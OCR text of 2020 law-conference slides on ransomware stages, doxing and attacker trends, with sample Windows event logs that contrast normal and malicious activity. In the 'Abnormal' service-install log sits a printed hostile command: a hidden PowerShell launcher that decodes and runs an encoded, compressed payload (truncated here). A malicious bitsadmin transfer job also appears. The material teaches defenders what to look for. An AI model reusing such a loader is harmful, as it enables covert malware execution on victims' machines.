Data theft, doxing, and the sinister new age of ransomware

Elizabeth Cookson and Bart Huffman

Thursday, May 21, 2020
2:00 p.m.-2:45 p.m.

KIVU


ReedSmith
Driving progress
through partnership

1

Ransomware fundamentals

- Infiltration
- Staging and intelligence gathering
- Encryption and, quite possibly, deletion (of backups) and/or exfiltration (of credentials and/or other data)
- Demands
- Negotiations
- Decryption
- Recovery

2



Normal ✓

Description:
A service was installed in the system.

Service Name: Microsoft Policy Platform Processor
Service File Name: "C:\Program Files\Microsoft Policy Platform\policyHost.exe" /service
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Description:
A service was installed in the system.

Service Name: Intel(R) HD Graphics Control Panel Service
Service File Name: %SystemRoot%\System32\DriverStore\FileRepository\ki126583.inf_amd64_aa3c71509cf2ed41\igfxCUIService.exe
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

Description:
A service was installed in the system.

Service Name: McAfee Firewall Core Service
Service File Name: mfefire.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Abnormal ✗

Description:
A service was installed in the system.

Service Name: veImihCgStSpjRPi
Service File Name: %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAEXS3l0CA7VWbW/aSBD
+nEj5D1aFhK0QjANt2kiVbs07wQnEQCAUnRZ7bS
+svcRe89brf78x2EmqpnftSWflZb07MzvzzDMzduLAEpQHkrjHd9LXs9OTHg6xL8k5e1uQcpGln
JzAZo4YbC99luQpWq1q3Mc0mF1fV
+MwJIE4vhebRKAoIv6cURLJivSX9OCRkFzczRfEEtJXKfdnscn4HLNUbFfFlkekCxTYyVmXWzhx
pWiuGBVy/suXvDK90GbF+lOMW/STnzV0kiF
+0Gcsr0jcluXCwWxE5b1Ar5BF3RPGBBuXL4jCIsENuwdqaGER43l7yCkQBPyERcRhIh3gSA8dj
OQ/LXsgtZNshiaJ8QZompqez2R/yNL33Pg4E9UmxHQgS8pVJwjW1SFRs4cBm5J44M9AyRUgD
d6YoILbmSyLngpixgvQ7ZuRbsslQ+1Ul+bUSSPVEqBQgi2/EaXA7ZuSomX/DUci8As8x
+wDbt7PTs1Mn48nK27ymCaxOpoc1Ac/kHo/oQeyzVCpIBtyBBQ938JobhDFRZs
+4SjleHpcLP9fXMmEQ9Zt92JmOOLVnoJHmMsfXLq4kBz8nZY04NCC1XYB9amW8k99CmDiMHE
IsZmK34JScTw+IXSOMuFgkmCWJ/kGt7fPxrKvHlNkkRBZkKQKvIIHK984c0yOn24FBfMDo
+A7MyznAdpJJpwzfZbcn7yCUrzIcRQWpF0O5WQXJJJgRuyChIKLpEYoFPyzzL
+4aMRPUwpHIzM2UZyDTC6s8iEQYW5A3CH5grohFMUuwKEgtahN9Z1I3uzj/JhJVzBhUAVha
QyZgJ0HAFAkbQvDxkHmlaBLR9leM+CBzKPwGwy6Uecr1A32wS+z8Dy5mZD4yN0Eyg
+GVg5Bik3FRkEY0FNBAEmSBR//t
+led44+hINSRoMuSsRKb6TiTMzvk3l343oWWKzAGHUAAGiZD7Oo7Ih8qxT8iv1DtaRfBM2dEzL

Normal ✓


Date: [redacted] Source: Microsoft-Windows-Bits-Client
Time: 5:30:31 PM Category: None
Type: Information Event ID: 3
User: \SYSTEM
Computer: [redacted]
Description:
The BITS service created a new job.
Transfer job: Chrome Component Updater
Job ID: {2F1988A6-6554-4900-AFB4-9E89FDD764C6}
Owner: [redacted]
Process Path: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
Process ID: 8140

Malicious ✗

Date: [redacted] Source: Microsoft-Windows-Bits-Client
Time: 10:47:17 PM Category: None
Type: Information Event ID: 3
User: \SYSTEM
Computer: [redacted]
Description:
The BITS service created a new job.
Transfer job: xXx
Job ID: {6D0E0C51-4B3D-4FCE-844A-79B3958052A9}
Owner: [redacted]
Process Path: C:\Windows\System32\bitsadmin.exe
Process ID: 76

Recent trends

- Software vulnerabilities
- Purchasing victims from other partners
  - RDP marketplaces
  - Trojan operators (Emotet & Trickbot)
- 'Old school' phishing
- Doxxing



Title search: Data Theft, Doxing, and the Sinister New Age of Ransomware

Also available as part of the eCourse
2020 Technology Law eConference

First appeared as part of the conference materials for the
33rd Annual Technology Law Conference session
"Data Theft, Doxing, and the Sinister New Age of Ransomware"